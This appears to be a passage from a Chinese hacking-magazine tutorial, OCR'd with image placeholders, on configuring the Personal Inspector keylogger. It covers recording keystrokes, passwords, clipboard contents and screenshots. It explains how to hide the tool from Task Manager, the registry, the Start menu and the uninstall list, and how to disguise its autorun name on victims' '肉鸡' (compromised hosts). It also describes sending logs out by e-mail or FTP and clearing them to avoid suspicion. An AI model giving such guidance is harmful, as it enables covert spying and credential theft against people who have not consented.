


图2 修改Cookie

我的地盘我做主——监视主机不操心

yacou

从本文你可以学到：
1. 了解 Personal Inspector 参数的详细说明
2. 如何让软件彻底隐身进行监控

Personal Inspector 是一款监控工具，它能够监视网络上计算机浏览网站的地址，所有的键盘输入，剪贴板上的数据，桌面的截图和运行的应用程序等等。功能很多就不逐一介绍了，下面直接切入正题。

安装成功后，首先在系统托盘中的图标上右键单击，在弹出的对话框中选择“Options”进入软件的详细配置窗口，点击“General”选择适合我们需要记录的事件，如图 1 所示。




图 1 选择需要监视的参数

参数说明：

Aplications event（应用程序事件）：记录所有打开过的应用程序；

Keyboard（键盘）：记录键盘输入的字符；

Clipboard（剪贴板）：记录剪贴板中的内容；

Screenshots（屏幕监视）：监视屏幕的变化，只是截图不是录像；

Password（密码）：记录所有跟密码有关的字符；

Web browser（网页浏览）：记录所浏览的网站地址；

选择“Advanced”，在这里可以改变记录信息的文件路径等一些参数，如图 2 所示。




图 2 选择记录日志的存放路径及相关参数

参数说明：

Logfile：日志文件的存放目录，可以修改。

Image folder：屏幕截图的存放目录，可以修改。

Logging non character keys：记录非字符关键字。

Smart Backspace processing：智能处理退格键。

Max clipboard size：剪贴板最大容量。

Enable password protection：使用密码保护程序。

选择“Invisibility”，在这里可以轻轻松松让软件隐身哦，如图 3 所示。




图 3 程序隐藏参数设置

参数说明：

Don't show program icon at startup：不在启动目录中显示程序的图标。

Hide in registry “Run” section：隐藏在注册表中的 Run 键值。

Hide the program from Alt+Ctrl+Del：在任务管理器中隐藏程序，骗菜鸟足够了。

Remove From Programs：将程序从“开始／程序”菜单中删除，不是删除程序本身。

Remove From Uninstall list：将程序从“添加／删除程序”中的列表中删除，只是删除列表而不是删除程序本身，软件的作者真是想得周到。

选择“Startup”，这里的选项很关键哦，如图 4 所示。




图 4 启动项设置

参数说明：

Load at Windows startup：程序随系统启动而启动，好方便哦。

Don't show program icon at startup：不在启动目录显示程序的图标。

Autorun name：自动运行的名字，还是改变一下哦，不然被对方找到了你的肉鸡就飞了哦。

Logging on：这个选项想得非常周到，我们可以有选择地监控哦，太感谢作者了。

选择“Hot Keys”，这里是设置快捷键的地方，设置这里也要注意一些小细节哦，如图5所示。




图5 热键设置

参数说明：

Start logging：开始监视的快捷键，建议把快捷键设置得特别一点。

Stop logging（停止记录）：如果不是对本地主机监控，建议不要设置快捷键。

Show options（显示程序设置窗口）：如果不是对本地主机监控，建议不要设置快捷键。

Stop&exit（退出监视程序）：建议不要设置快捷键。

Show logs（显示记录文件）：建议不要设置快捷键。

Hide/Unhide（隐藏系统托盘上的图标）：如果不是对本地主机监控，建议不要设置快捷键。

Lock Computer（锁定计算机）：如果不是对本地主机监控，建议不要设置快捷键。

选择“E-mail”，我们可以通过E-mail来接收记录文件，如图6所示。

参数说明：

Send report file to e-mail（通过发送E-mail的形式发送记录文件）：除非有必要不然就不要设置，在肉鸡上可以使用该功能来即时获得肉鸡上信息。

Log file format（记录文件格式）：选择HTML可以直接在e-mail中阅读，如果是Encrypted那么只能使用Report Viewer程序来阅读。

Clear Logs after successful send（在发送E-mail成功后清理记录文件）：在肉鸡上这个功能最好选上，这样可以避免目标主机上文件变化过大被怀疑。

Try every Hours（每隔几个小时发送一次）：默认是12个小时，建议修改成1小时。

选择“FTP”，我们可以通过自己的FTP空间来接收记录文件，如图7所示。

参数说明：

Send report file to FTP（以FTP方式发送记录文件）：选择这个功能后设置好相关参数即可（用过FTP的朋友都知道）。

